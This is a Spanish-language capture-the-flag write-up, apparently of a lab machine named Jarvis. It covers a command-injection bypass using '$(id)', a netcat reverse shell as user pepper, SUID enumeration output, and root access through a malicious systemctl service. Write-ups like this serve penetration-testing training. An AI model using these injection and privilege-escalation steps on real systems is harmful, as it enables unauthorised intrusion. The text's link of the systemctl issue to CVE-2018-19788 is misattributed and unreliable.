
Enter an IP: "10.10.14.44" && id

Pero todos obtenían como respuesta el texto “Got you” y finaliza el programa.


Buscando sobre como hacer un bypass a estas restricciones, encontramos algunas variaciones de caracteres que nos ayudarán a saltar dichos controles.
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection
En este caso, usaremos los caracteres $() los cuales escapan los controles de la app y ejecuta lo que tengamos adentro, así que ejecutamos el comando $(id) para consultar el id del usuario actual y en la parte de abajo vemos que ha ejecutado el comando en el sistema y nos haretordano el dato exitosamente.




Entonces teniendo en cuenta lo visto en la salida de sudo -l, ejecutamos el programa python como pepper e intentamos retornar una shell reversa a nuestra máquina. Sin embargo, vemos que la ejecución de netcat no es exitosa y nos retorna la respuesta que anteriormente nos devolvieron las ejecuciones sin el bypass.



Así que para esto guardé el comando netcat en un archivo y luego dentro del programa lo ejecuto con el comando sh.



Eso hace que una shell se conecte a mi maquina a nombre de pepper y pueda acceder a los recursos de este usuario.



Explotación de Root.

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

En este caso , el comando “find / -perm -4000 2>/dev/null” ó su equivalente “find / -perm -u=s -type f 2>/dev/null” lo que hacen es buscar en todos los directorios iniciando desde la raíz, archivos los cuales es propietario. El resultado de este comando nos muestra que este usuario tiene permisos de ejecución del módulo systemctl del sistema.


```
pepper@jarvis:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
-rwsr-xr-x  1 root root     40536 May 17  2017 su
-rwxr-xr-x  1 root root     31496 Feb 22  2017 sync
-rwsr-x---  1 root pepper  174520 Feb 17  2019 systemctl
lrwxrwxrwx  1 root root        20 Feb 17  2019 systemd ->
-rwxr-xr-x  1 root root     10592 Feb 17  2019 systemd-ask
```

Un usuario de pocos privilegios en el sistema puede aprovechar dicho permiso, para crear y ejecutar archivos maliciosos para escalar privilegios al administrador. Esta vulnerabilidad está asignada a la CVE-2018-19788.

https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-19788
https://gtfobins.github.io/gtfobins/systemctl/
https://github.com/jhlongjr/CVE-2018-19788
https://raw.githubusercontent.com/mirchr/security-research/master/vulnerabilities/CVE-2018-19788.sh

Dicho CVE tiene su prueba de concepto (POC) la cual consta de crear un nuevo servicio y como comando a ejecutar, ordenamos la ejecución de netcat mediante la variable ExecStart.



Una vez creado el servicio, se crea un link simbólico de este archivo en la ruta en donde se alojan los demás servicios del sistema y por último lanzamos el servicio creado, haciendo que se ejecute el netcat y dándonos acceso como root.